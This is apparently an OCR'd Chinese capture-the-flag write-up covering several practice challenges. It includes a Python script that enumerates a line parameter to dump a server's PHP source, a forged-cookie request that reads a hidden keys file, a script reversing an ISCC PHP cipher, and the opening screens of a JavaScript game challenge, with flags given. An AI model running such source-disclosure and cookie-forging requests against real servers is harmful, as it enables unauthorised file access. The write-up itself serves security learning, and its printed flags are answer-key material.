
123.206.87.240:8002/web11/index.php?line=3&filename=aW5kZXgucGhw

$line=isset($_GET['line'])?intval($_GET['line']):0;

4、写脚本抓原代码，先试一下有多少行，100，50，25，20都无回显，大约定在20行，脚本如下：


```python
import requests
import re

for i in range(1,20):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
    s=requests.get(url)
    print(s.text)
```

5、运行脚本获得代码如下：



```
C:\Users\True\Desktop\ClearSky
λ python 123.py
error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);


if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}


if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>


C:\Users\True\Desktop\ClearSky
λ |
```

6、分析源代码得知，当cookie的 margin=margin 时，可以访问一个 keys.php 文件（注意把参数filename的值改为 base64 加密后的 keys.php）：




```
GET /web11/index.php?line=&filename=a2V5cy5waHA= HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: margin=margin
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 07:38:54 GMT
Content-Type: text/html
Connection: close
Content-Length: 30

<?php $key='KEY{key_keys}'; ?>
```

成功获得 flag。

No.4 Python逆向解密

1、查看题目链接（此题意思就是阅读提供的加密代码，编写脚本逆向解密提供的加密字符串获得Flag）：




PHP_encrypt_1(ISCCCTF)

150

fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=

提供下载


C:\Users\True\Downloads\PHP_encrypt_1\index.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
123.py
index.php


```php
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        #char变量的值为数组key的值，即MD5（ISCC）
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        #将data第i位与char第i位的ascii值相加取128的余数
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

下载加密代码进行PHP代码审计

附上完整代码：

```php
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
  #char变量的值为数组key的值，即MD5（ISCC）
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
  # ord()函数返回对应的ASCII数值；此处将data第i位与char第i位的ascii值相加取128的余数
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

2、此题关键理解同余的加密解密，过程图解如下：



加密公式 flag += chr((ord(data[i]))+(ord(char[i])) % 128)

解密公式flag += chr((int_b64[i]-int_key[i]+128) % 128)

为了简单起见把128换成10

加密 (x + y) % 10 = z

解密 ((z - y) + 10) % 10 = x

举个例子：

0 1 2 3 4 5 6 7 8 9

x y

x=3 y=8 加密：（8+3） % 10 = 1

解密 （（1 - 8） + 10） %10 = 3


↑其实这里可以不用加10的，因为 -7%10=3

加10的目的是为了防止出现负数，有的人或计算器认为 -7 % 10 = -7

3、编写对应的 Python 脚本进行自动化解密：

```python
# -*- coding: UTF-8 -*-
import base64

def detrcy(b64):
    int_b64 = []
    b64de = base64.b64decode(b64)
    for i in range(len(b64de)):
        int_b64.append(ord(b64de[i])) #str的ord值(即ASCII数值)
    key = '729623334f0aa2784a1599fd374c120d729623' # key= MD5('ISCC')
    int_key = []
    for i in range(len(key)):
        int_key.append(ord(key[i])) #求key的ord值(即ASCII数值)
    flag = ''
    for i in range(len(int_b64)):
        flag += chr((int_b64[i]-int_key[i]+128) % 128) #涉及到同余加解密
    print(flag)

if __name__ == '__main__':
    str_b64 = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    detrcy(str_b64)
```

4、执行脚本获得 Flag：




Cmder

```
C:\Users\True\Desktop\ClearSky
λ python 123.py
Flag:{asdqwdfasfdawfefqwdqwdadwqadawd}

C:\Users\True\Desktop\ClearSky
λ
```

No.5 JS 加密代码审计

1、查看题目链接：




江湖魔头

200

http://123.206.31.85:1616/


学会如来神掌应该就能打败他了吧



123.206.31.85:1616

欢迎来到江湖

崇祯元年 老魔头董鲜康重现江湖 声称要先平少林 后平武当 杀尽天下武林人士 以报当年被封印之仇




崇祯元年，老魔头蒙鲜康重现江湖，声称要先灭少林，后灭武当，杀尽天下武林人士，以报当年被封印之仇。

江湖中人人自危，都怕被蒙鲜康找上门来，纷纷关门闭山。至此天下大乱。


不知是谁传出来的，只要学了这如来神掌，就可以打败蒙老魔，还天下一个太平。故事就至此开始了...

进入江湖(开始游戏)



123.206.31.85:1616/wulin.php?action=start

初始化您的属性:	152
血量:	870
内力:	819
力道:	89
定力:	63
刷新属性	确定



123.206.31.85:1616/wulin.php?action=map&n=1

血量:870

内力:819

力道:89

定力:63

外功:花拳绣腿

内功:基本内功

经验:一窍不通

冶炼:弱不禁风

金钱:0两

